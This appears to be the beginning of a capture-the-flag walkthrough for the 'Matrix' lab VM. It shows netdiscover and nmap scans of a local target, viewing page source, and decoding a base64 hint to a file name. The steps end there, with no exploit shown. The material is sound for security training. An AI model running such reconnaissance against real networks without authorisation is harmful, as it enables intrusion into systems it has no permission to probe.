Step 1:

Netdiscover is a network reconnaissance tool primarily used for scanning and discovering live hosts on a network. It's commonly used in penetration testing and network analysis. Netdiscover works by sending ARP (Address Resolution Protocol) requests to all devices within a specified range of IP addresses and collects responses to identify devices on the network.

Step 2:

Nmap is a powerful, open-source tool used for network discovery and security auditing. It is widely used by network administrators and penetration testers to map networks, identify devices, scan for open ports, and detect vulnerabilities.

```
kali@kali: ~/Matrix
File  Actions  Edit  View  Help
Currently scanning: Finished!   |   Screen View: Unique Hosts

7 Captured ARP Req/Rep packets, from 6 hosts.   Total size: 420
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
_____________________________________________________________________________
192.168.1.2     94:bb:43:b4:4c:e4      1      60  Unknown vendor
192.168.1.1     20:0c:86:b8:63:80      2     120  GX India Pvt Ltd
192.168.1.10    94:bb:43:b4:4c:e4      1      60  Unknown vendor
192.168.1.6     82:14:b6:f0:db:c8      1      60  Unknown vendor
192.168.1.9     f2:07:1e:98:b4:3f      1      60  Unknown vendor
192.168.1.20    70:32:17:5a:7d:d2      1      60  Intel Corporate


┌──(kali㉿kali)-[~/Matrix]
└─$ nmap -sC -sV -Pn  192.168.1.10
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-19 12:05 IST
Nmap scan report for 192.168.1.10
Host is up (0.0024s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 7.7 (protocol 2.0)
| ssh-hostkey:
|   2048 9c:8b:c7:7b:48:db:db:0c:4b:68:69:80:7b:12:4e:49 (RSA)
|   256 49:6c:23:38:fb:79:cb:e0:b3:fe:b2:f4:32:a2:70:8e (ECDSA)
|_  256 53:27:6f:04:ed:d1:e7:81:fb:00:98:54:e6:00:84:4a (ED25519)
80/tcp    open  http    SimpleHTTPServer 0.6 (Python 2.7.14)
|_http-title: Welcome in Matrix
|_http-server-header: SimpleHTTP/0.6 Python/2.7.14
31337/tcp open  http    SimpleHTTPServer 0.6 (Python 2.7.14)
|_http-title: Welcome in Matrix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.61 seconds

┌──(kali㉿kali)-[~/Matrix]
└─$
```


Step 3:

Nmap –p- for all port scanning in the IP address

```
kali@kali: ~/Matrix
File  Actions  Edit  View  Help
 192.168.1.2     94:bb:43:b4:4c:e4      1      60  Unknown vendor
 192.168.1.1     20:0c:86:b8:63:80      2     120  GX India Pvt Ltd
 192.168.1.10    94:bb:43:b4:4c:e4      1      60  Unknown vendor
 192.168.1.6     82:14:b6:f0:db:c8      1      60  Unknown vendor
 192.168.1.9     f2:07:1e:98:b4:3f      1      60  Unknown vendor
 192.168.1.20    70:32:17:5a:7d:d2      1      60  Intel Corporate

┌──(kali㉿kali)-[~/Matrix]
└─$ nmap -sC -sV -Pn  192.168.1.10
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-19 12:05 IST
Nmap scan report for 192.168.1.10
Host is up (0.0024s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 7.7 (protocol 2.0)
| ssh-hostkey:
|   2048 9c:8b:c7:7b:48:db:db:0c:4b:68:69:80:7b:12:4e:49 (RSA)
|   256 49:6c:23:38:fb:79:cb:e0:b3:fe:b2:f4:32:a2:70:8e (ECDSA)
|_  256 53:27:6f:04:ed:d1:e7:81:fb:00:98:54:e6:00:84:4a (ED25519)
80/tcp    open  http    SimpleHTTPServer 0.6 (Python 2.7.14)
|_http-title: Welcome in Matrix
|_http-server-header: SimpleHTTP/0.6 Python/2.7.14
31337/tcp open  http    SimpleHTTPServer 0.6 (Python 2.7.14)
|_http-title: Welcome in Matrix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.61 seconds

┌──(kali㉿kali)-[~/Matrix]
└─$ nmap -p- 192.168.1.10
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-19 12:07 IST
Nmap scan report for 192.168.1.10
Host is up (0.0024s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
31337/tcp open  Elite

Nmap done: 1 IP address (1 host up) scanned in 43.57 seconds

┌──(kali㉿kali)-[~/Matrix]
└─$
```

Step 4:

then we found the 80 port go to Firefox search IP



Step 5:

right click on the web page click page inspect source and copy the service

Welcome in Matrix | http://192.168.1.10:31337/ | http://192.168.1.10/

view-source:http://192.168.1.10:31337/

Kali Linux | Kali Tools | Kali Docs | Kali Forums | Kali NetHunter | Exploit-DB | Google Hacking DB | OffSec

```
23      <div class="page-wrap" id="root">
24          <!-- Content-->
25          <div class="md-content">
26
27              <!-- hero -->
28              <div class="hero md-skin-dark bg-video">
29
30                  <!-- youtube -->
31                  <div class="youtube"><img src="https://picsum.photos/1600/800" alt=""/><a class="player" data-property="{videoURL:'https://youtu.be/luCYT7Qx1oA'}"></a>
32                      <div></div>
33                  </div><!-- End / youtube -->
34
35
36                  <!-- header -->
37                  <div class="header">
38                      <div class="header__left"><span>Welcome in Matrix</span>
39                      </div>
40                      <div class="header__social">
41
42
43                      </div>
44                  </div><!-- End / header -->
45
46                  <div class="container">
47                      <div class="hero__wrapper">
48                          <div class="row">
49                              <div class="col-lg-10 col-xs-offset-0 col-sm-offset-0 col-md-offset-0 col-lg-offset-1 ">
50                                  <div class="hero__title_inner"><span class="hero__icon">b</span>
51                                      <h1 class="hero__title">Cypher</h1>
52                                      <p class="hero__text">"You know.. I know this steak doesn't exist. I know when I put it in my mouth; the Matrix is telling my brain that it is juicy, and delicious. After nine years.. you know what I realize? Ignorance
53                                  </div>
54                              </div>
55                          </div>
56
57                          <!-- countdown__module hide undefined -->
58                          <div class="countdown__module hide undefined" data-date="2018/10/17">
59                              <p><span>%D</span> Days</p>
60                              <p><span>%H</span> Hours</p>
61                              <p><span>%M</span> Minutes</p>
62                              <p><span>%S</span> Seconds</p>
63                          </div><!-- End / countdown__module hide undefined -->
64
65                          <div class="service-wrapper">
66
67
68
69                              <!-- service -->
70                              <div class="service">
71                                  <!--p class="service__text">ZWNobyAiVGhlbiB5b3UnbGwgc2VlLCB0aGF0IGl0IGlzIG5vdCB0aGUgc3Bvb24gdGhhdCBiZW5kcywgaXQgaXMgb25seSB5b3Vyc2VsZi4gIiA+IEN5cGhlci5tYXRyaXg=</p-->
72                              </div><!-- End / service -->
73
74
75                          </div>
76                      </div>
77                  </div>
78              </div><!-- End / hero -->
79
80          </div>
81          <!-- End / Content-->
82      </div>
83      <!-- Vendors-->
```


Step 6:

echo command is a fundamental tool in many operating systems (like Linux, macOS, and Windows), used to display messages or output text to the screen or a file. It's often employed in scripts to provide feedback or pass data to other commands.

```
kali@kali: ~/Matrix
File  Actions  Edit  View  Help
192.168.1.9     f2:07:1e:98:b4:3f      1      60  Unknown vendor
192.168.1.20    70:32:17:5a:7d:d2      1      60  Intel Corporate

┌──(kali㉿kali)-[~/Matrix]
└─$ nmap -sC -sV -Pn  192.168.1.10
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-19 12:05 IST
Nmap scan report for 192.168.1.10
Host is up (0.0024s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 7.7 (protocol 2.0)
| ssh-hostkey:
|   2048 9c:8b:c7:7b:48:db:db:0c:4b:68:69:80:7b:12:4e:49 (RSA)
|   256 49:6c:23:38:fb:79:cb:e0:b3:fe:b2:f4:32:a2:70:8e (ECDSA)
|_  256 53:27:6f:04:ed:d1:e7:81:fb:00:98:54:e6:00:84:4a (ED25519)
80/tcp    open  http    SimpleHTTPServer 0.6 (Python 2.7.14)
|_http-title: Welcome in Matrix
|_http-server-header: SimpleHTTP/0.6 Python/2.7.14
31337/tcp open  http    SimpleHTTPServer 0.6 (Python 2.7.14)
|_http-title: Welcome in Matrix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.61 seconds

┌──(kali㉿kali)-[~/Matrix]
└─$ nmap -p- 192.168.1.10
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-19 12:07 IST
Nmap scan report for 192.168.1.10
Host is up (0.0024s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
31337/tcp open  Elite

Nmap done: 1 IP address (1 host up) scanned in 43.57 seconds

┌──(kali㉿kali)-[~/Matrix]
└─$ echo "ZWNobyAiVGhlbiB5b3UnbGwgc2VlLCB0aGF0IGl0IGlzIG5vdCB0aGUgc3Bvb24gdGhhdCBiZW5kcywgaXQgaXMgb25seSB5b3Vyc2VsZi4gIiA+IEN5cGhlci5tYXRyaXg=" | base64 -d
echo "Then you'll see, that it is not the spoon that bends, it is only yourself. " > Cypher.matrix

┌──(kali㉿kali)-[~/Matrix]
└─$
```


Step 7:

go to the Firefox IP/ paste the name we found in the echo



